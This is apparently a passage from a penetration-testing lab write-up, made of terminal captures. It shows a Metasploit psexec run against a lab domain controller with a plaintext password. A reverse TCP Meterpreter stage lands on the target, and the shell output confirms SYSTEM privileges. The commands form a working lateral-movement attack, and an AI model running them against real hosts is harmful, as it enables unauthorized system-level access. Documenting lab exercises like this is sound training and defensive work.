
```
msf6 exploit(windows/smb/psexec) > set smbpass 123Password123
smbpass => 123Password123
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.200.50:4444
[*] 192.168.200.11:445 - Connecting to the server...
[*] 192.168.200.11:445 - Authenticating to 192.168.200.11:445|lazylab as user 'pam'...
[*] 192.168.200.11:445 - Selecting PowerShell target
[*] 192.168.200.11:445 - Executing the payload...
[+] 192.168.200.11:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.200.11
█
```

Successful PsExec exploit execution



```
meterpreter > shell
Process 3340 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Shell Creation



```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : livlab.internal
   Link-local IPv6 Address . . . . . : fe80::b9ea:4795:798f:1b27%6
   IPv4 Address. . . . . . . . . . . : 10.0.2.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.2

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f982:dede:7995:7131%7
   IPv4 Address. . . . . . . . . . . : 192.168.200.11
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Windows\system32>
```

Here we can see that we gained system privileges and that the ipv4 address matches up with the DC1 provided.